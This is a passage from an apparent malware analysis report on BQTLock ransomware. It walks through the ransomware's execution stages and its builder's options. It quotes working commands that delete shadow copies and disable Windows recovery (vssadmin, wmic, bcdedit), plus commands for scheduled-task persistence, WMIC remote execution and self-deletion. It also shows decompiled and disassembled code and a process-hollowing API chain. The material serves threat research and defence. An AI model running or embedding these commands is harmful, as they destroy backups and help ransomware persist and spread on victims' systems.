lea rdx,qword ptr ds:[13F7ABF68]        000000013F7ABF68:"C:\\Windows\\Temp\\bqt_wallpaper.bmp"
mov rcx,rax
mov qword ptr ss:[rsp+30],rax
call
```

Wallpaper path



C:\Windows\Temp\bqt_wallpaper.bmp

During this phase, shadow copy deletion is standard practice, alongside modifications to bcdedit. This functionality has evolved across versions, employing different execution methods to achieve the following objectives:

- Shadow Copy Elimination: Abuse of vssadmin to delete shadow copies, preventing Windows recovery
- WMIC Shadow Copy Deletion: Using wmic for the same purpose while redirecting output to avoid leaving traces
- Boot Recovery Disabling: Deactivating Windows automatic startup repair via bcdedit
- WinRE Disabling: Disabling Windows Recovery Environment through bcdedit abuse

```
vssadmin.exe delete shadows /all /quiet

wmic.exe shadowcopy delete > NUL 2>&1

bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures > NUL 2>&1

bcdedit.exe /set {default} recoveryenabled no > NUL 2>&1
```


```
lea     rax, aVssadminExeDel ; "vssadmin.exe delete shadows /all /quiet"...
mov     rcx, rax
call    system
lea     rax, aWmicExeShadowc ; "wmic.exe shadowcopy delete > NUL 2>&1"
mov     rcx, rax
call    system
lea     rax, aBcdeditExeSetD ; "bcdedit.exe /set {default} bootstatuspo"...
mov     rcx, rax
call    system
lea     rax, aBcdeditExeSetD_0 ; "bcdedit.exe /set {default} recoveryenab"...
mov     rcx, rax
call    system
```

Deletion of shadow copies

Following system modifications, the malware verifies running processes, a technique designed to eliminate processes that could either halt encryption or alert users to BQTLock's presence, such as database application failures. The malware employs the standard approach of capturing running processes and comparing them against an internal blacklist, terminating any matches found.

```
CreateToolHelp32Snapshot + Process32First (OpenProcess+TerminateProcess) + Process32Next
```


During analysis, if a monitored process is detected, it can be modified to bypass the check and avoid termination.



BQTLock detecting procmon.exe


This step precedes process hollowing execution. The ability to execute within another process's memory space, appearing more legitimate than the original, is crucial for evading defenses and maintaining stealth. At this point, leveraging previously escalated privileges for access to critical processes, the malware calls explorer.exe, reserving predefined memory space and writing code while the process remains in suspended state.

CreateProcess (Explorer.exe in Suspended mode) + GetThreatContext + VirtualAlloc + WriteProcessMemory + SetThreadContext + ResumeThread



Process injection flow

During injection, the binary to be injected is extracted for verification purposes, comparing the original with the memory version to identify potential new functions. However, it remains identical to the executing binary, completing injection into explorer.exe and achieving a legitimate binary containing BQTLock code.



Process hollowing successful

System restart represents a critical point, if the system were powered down during this phase, the adversary would lose partial progress. Therefore, persistence is crucial for ensuring binary re-execution. BQTLock creates scheduled tasks with various names that execute at each system startup, reiterating execution when necessary.

Usual Commandline:


schtasks /create /tn "<TaskName>" /tr "<Binary Path>" /sc ONLOGON /rl HIGHEST /f

Task names used

Microsoft\Windows\Maintenance\SystemHealthCheck

BQTLock_Startup_<ID>

BQTLock creating a scheduled task



Properties of the scheduled task

Subsequently, the malware attempts network expansion, a capability not integrated into all ransomware variants. BQTLock possesses the ability to propagate samples or reach adjacent networks and devices. During this phase, it attempts file copying and execution via WMIC, and also has potential for remote service creation via sc.exe, though this functionality isn't commonly observed in general execution.

```
wmic /node:\\<HOST> process call create "<command>"
```

```
LABEL_166:
            *((_BYTE *)v102 + v105) = *((_BYTE *)v103 + v105);
            goto LABEL_134;
          }
          *(_WORD *)((char *)v102 + v105) = *(_WORD *)((char *)v103 + v105);
          v105 += 2i64;
          if ( !(v104 & 1) )
            goto LABEL_134;
          goto LABEL_166;
        }
        LODWORD(v225) = 1128486227;
        *(_DWORD *)((char *)&v225 + 3) = 1397966147;
        v224 = 7i64;
        HIBYTE(v225) = 0;
        sub_140001D70(&v220, "Successfully copied payload to ", v193, v194);
        sub_1400036C0((unsigned __int64)&v220, (unsigned __int64)&v223, v31, v32);
        if ( v220 != &v222 )
          j_j_free_4(v220, v222 + 1);
        if ( (__int64 *)v223 != &v225 )
          j_j_free_4(v223, v225 + 1);
        sub_140001D70(&v217, "wmic /node:\"", v193, v194);
        if ( (unsigned __int64)(v218 - 9223372036854775784i64) <= 0x16 )
          sub_1405D00E0("basic_string::append");
        v33 = (__int64 *)sub_1405B0710(&v217, "\" process call create \"", 23i64);
        v220 = &v222;
        v34 = (signed __int64)(v33 + 2);
        if ( (__int64 *)*v33 != v33 + 2 )
        {
          v220 = (__int64 *)*v33;
          v222 = v33[2];
          goto LABEL_34;
        }
        v114 = &v222;
        v115 = v33 + 2;
```

Process call creation

```
mov rdx,qword ptr ss:[rsp+110]
mov rcx,qword ptr ds:[13F9B2040]          000000013F9B2040:&"C:\\Users\          \Desktop\\bqt\
call qword ptr ds:[<&CopyFileA>]
mov qword ptr ss:[rsp+230],rbx            [rsp+230]:"INFO"
test eax,eax
je
mov dword ptr ds:[rbx],43435553           rbx:"INFO"
mov r9,qword ptr ss:[rsp+F8]
lea rdx,qword ptr ds:[13F7AAFB0]          000000013F7AAFB0:"Successfully copied payload to "
```

Payload copy and process creation

Once file movement and injection are completed, depending on the version, the malware may execute original binary deletion. Since it commonly creates copies in temporary directories, this improves evasion. With persistence already established in the system, a

scheduled path will be called at each iteration. This execution commonly occurs using `cmd.exe` or through batch files in older versions.

```
cmd.exe /C timeout /t 3 /nobreak > NUL & del /f /q "<PathBinary>" & exit
```

```
  v19 = &v5;
  sub_1400E32F0(&v4, "INFO", &v5);
  v18 = &v7;
  sub_1400E32F0(&v6, "Attempting self-deletion.", &v7);
  sub_14000170B(&v6, &v4);
  sub_1400E39A0(&v6);
  sub_1400CFF60(&v7);
  sub_1400E39A0(&v4);
  sub_1400CFF60(&v5);
  GetModuleFileNameA(0i64, &Filename, 0x104u);
  v17 = &v10;
  sub_1400E32F0(&v9, &Filename, &v10);
  sub_140101A30(&v8, "cmd.exe /C timeout /t 3 /nobreak > NUL & del /f /q \"", &v9);
  sub_1401018B0((__int64)&v2, (__int64)&v8, (__int64)"\" & exit");
  sub_1400E39A0(&v8);
  sub_1400E39A0(&v9);
  sub_1400CFF60(&v10);
  v0 = (const CHAR *)sub_14003EFF0(&v2);
  ShellExecuteA(0i64, "open", "cmd.exe", v0, 0i64, 0);
  v16 = &v12;
  sub_1400E32F0(&v11, "INFO", &v12);
  v15 = &v14;
  sub_1400E32F0(&v13, "Self-deletion command executed.", &v14);
  sub_14000170B(&v13, &v11);
  sub_1400E39A0(&v13);
  sub_1400CFF60(&v14);
  sub_1400E39A0(&v11);
  sub_1400CFF60(&v12);
  return sub_1400E39A0(&v2);
}
```

BQTLock executing a self-deletion routine to remove its binary after execution

In the most critical phase where encryption begins, multi-threading becomes most apparent, as the sample systematically traverses each disk to locate target files for encryption.

```
LABEL_31:
  v90 = (unsigned __int64)&v91;
  LOBYTE(v91) = 0;
  sub_1405AFE60(&v90, v17);
  sub_1405C3F70((_BYTE *)v90, v15, (*((_QWORD *)&v13 + 1) - (_QWORD)v13) >> 5);
  *((_QWORD *)&v90 + 1) = v17;
  *(_BYTE *)(v90 + v17) = 0;
  sub_1405CBD80((signed __int64 *)&v92, "Found ", (__int64)&v90);
  v18 = sub_1405AEB60(&v92, " logical drives to scan.");
  sub_1405B03F0(&v94, v18);
  Log(&v94, &v96);
  sub_1405AD570(&v94);
  sub_1405AD570(&v92);
  sub_1405AD570(&v90);
  sub_1405AD570(&v96);
  sub_14001F460(&v90, &v76, &xmmword_1408120C0);
  v19 = v90;
  v20 = sub_1405ABAA0();
  v21 = 4;
  v72 = 0i64;
```

Code snippet showing BQTLock scanning and identifying available logical drives for encryption

During this operation, the sample accesses functions that prepare the ransom note, typically stored as Base64-encoded strings that are processed during execution. The filename is variable since the builder allows modification of both the filename and the extension used for renaming encrypted files, which is also prepared during this phase.


```
call
mov rbx,qword ptr ss:[rsp+30]
lea rdx,qword ptr ds:[13F7AC8AD]      rdx:&"INFO", 000000013F7AC8AD:" logical drives to scan."
mov rcx,rbx
call
mov rdx,rax                           rdx:&"INFO"
lea rcx,qword ptr ss:[rsp+1A0]        [rsp+1A0]:"Found 1 logical drives to scan."
call
mov rdx,rsi                           rdx:&"INFO", rsi:&"INFO"
lea rcx,qword ptr ss:[rsp+1A0]        [rsp+1A0]:"Found 1 logical drives to scan."
call
lea rcx,qword ptr ss:[rsp+1A0]        [rsp+1A0]:"Found 1 logical drives to scan."
call
```

Disk traversing


README_pay_DECRYPT.txt

README_pay2_DECRYPT.txt

README_DECRYPT.txt



Txt file creation



Decoded ransom note


Encryption is performed using a hybrid **AES-256** + **RSA-4096** scheme while iterating through selected files with separate threads. Each file receives AES encryption, and each key is encrypted with RSA (using OpenSSL) public key cryptography that can only be decrypted with the private key held by affiliates or operators who launched the attack. During the process, depending on the sample, files may be renamed to .temp, then encrypted and changed to ".bqtlock".

```
sub_140001790(&v94, "Starting encryption process.");
Log(&v94, &v96);
if ( v94 != &v95 )
  j_j_free_4(v94, v95 + 1);
if ( v96 != &v97 )
  j_j_free_4(v96, v97 + 1);
sub_1400021F0((__int64)&v78, v4);
sub_1400021F0((__int64)&v81, v5);
sub_1400021F0((__int64)&v84, v6);
sub_1400021F0((__int64)&v87, v7);
if ( !v79 || !v82 || !v85 || !v88 )
{
  sub_140001790(&v96, "ERROR");
  sub_140001790(
    &v94,
    "RSA public key, file extension, ransom note content, or filename is empty after decoding. Cannot proceed with encryption.");
  Log(&v94, &v96);
  if ( v94 != &v95 )
    j_j_free_4(v94, v95 + 1);
  if ( v96 != &v97 )
    j_j_free_4(v96, v97 + 1);
  goto LABEL_13;
}
v9 = sub_14002AC60(v78, 0xFFFFFFFFi64);
v73 = sub_140071460(v9, 0i64, 0i64, 0i64);
sub_140028450((__int64)v9);
if ( !v73 )
{
  sub_140001790(&v96, "ERROR");
  v70 = sub_14002DBE0();
  v71 = (const char *)sub_14002C280(v70, 0i64);
  sub_140001790(&v92, v71);
  sub_1405CBD80(
    (signed __int64 *)&v94,
    "Failed to load RSA public key for encryption. OpenSSL Error: ",
    (__int64)&v92);
  Log(&v94, &v96);
  sub_1405AD570(&v94);
  sub_1405AD570(&v92);
  sub_1405AD570(&v96);
```

Encryption process

```
lea rdx,qword ptr ds:[13F862C50]          000000013F862C50:"cipher"
mov rcx,rax                               rax:"CTR-DRBG"
mov r12,rax                               rax:"CTR-DRBG"
call [redacted]
test rax,rax                              rax:"CTR-DRBG"
je 9cd62dbace33244871247871 27cff7c63a9f005d8d3
mov r8,qword ptr ds:[rdi+38]
lea rax,qword ptr ds:[13F862C19]          rax:"CTR-DRBG", 000000013F862C19:"AES-256-CTR"
lea rbp,qword ptr ss:[rsp+30]
lea rdx,qword ptr ds:[13F862C50]          000000013F862C50:"cipher"
mov rcx,rbp
lea r14,qword ptr ss:[rsp+70]             [rsp+70]:&L"C:\\Program Files\[redacted]\ms.txt.bqtlock"
test r8,r8
```

BQTLock initializing encryption



File extensions change to .bqtlock

Builder


The Builder, as previously mentioned, represents a key component in BQTLock as it enables affiliates and operators to effectively customize the ransomware they wish to deploy on victim devices, providing considerable flexibility and decision-making autonomy to adversaries utilizing this tool

BQTLock features two distinct Builders: one for Windows and another for Linux. The Windows Builder offers extensive customization options, allowing modification of most relevant ransomware parameters.


The Windows Builder enables modification of:

- Ransom Note: Custom message content and formatting
- Encrypted Extension: File extension applied to encrypted files
- Maximum File Size: Size limit for files targeted for encryption
- Communication Channels: Discord channels, Telegram bots, and C2 infrastructure (IP and port configuration)


- Advanced Features:
  - Logging capabilities
  - Process termination functionality
  - Task persistence mechanisms
  - Anti-VM/Anti-Debug protections
  - Process Hollowing techniques
  - Backup destruction capabilities
  - UAC bypass methods
  - Double extortion with screenshot capture and browser data exfiltration
- Visual Customization: ICO file modification and wallpaper replacement



BQTLock Ransomware Builder v4.0 #1



BQTLock Ransomware Builder v4.0 #2




BQTLock Ransomware Builder v4.0 #3

The Linux Builder experience remains more limited; however, within the coming weeks or months, functionality will be expanded to match the Windows Builder capabilities, recognizing the critical need to target Linux systems given the high concentration of servers in enterprise environments.

Currently, the Linux Builder allows modification of:

- Ransom Note: Custom ransom message
- Encrypted Extension: File extension for encrypted files
- Maximum File Size: Size threshold for encryption targets
- Communication Channels: Discord, Telegram, and C2 configuration (IP and port)

- Advanced Features:
    - Process termination (targeting security tools like OSSEC, Splunk, etc.)
    - systemd persistence mechanisms
    - Anti-VM/Anti-Debug protections
    - Backup destruction using `rm -rf` commands
- Visual Elements: ICO and wallpaper customization



BQTLock Ransomware Builder, Linux Edition

Special Features

While analyzing various BQTLock versions collectively, it's essential to identify aspects that are uncommon or demonstrate tangential differences from similar RaaS platforms, enabling understanding of its current position and predicting evolution in the coming months.

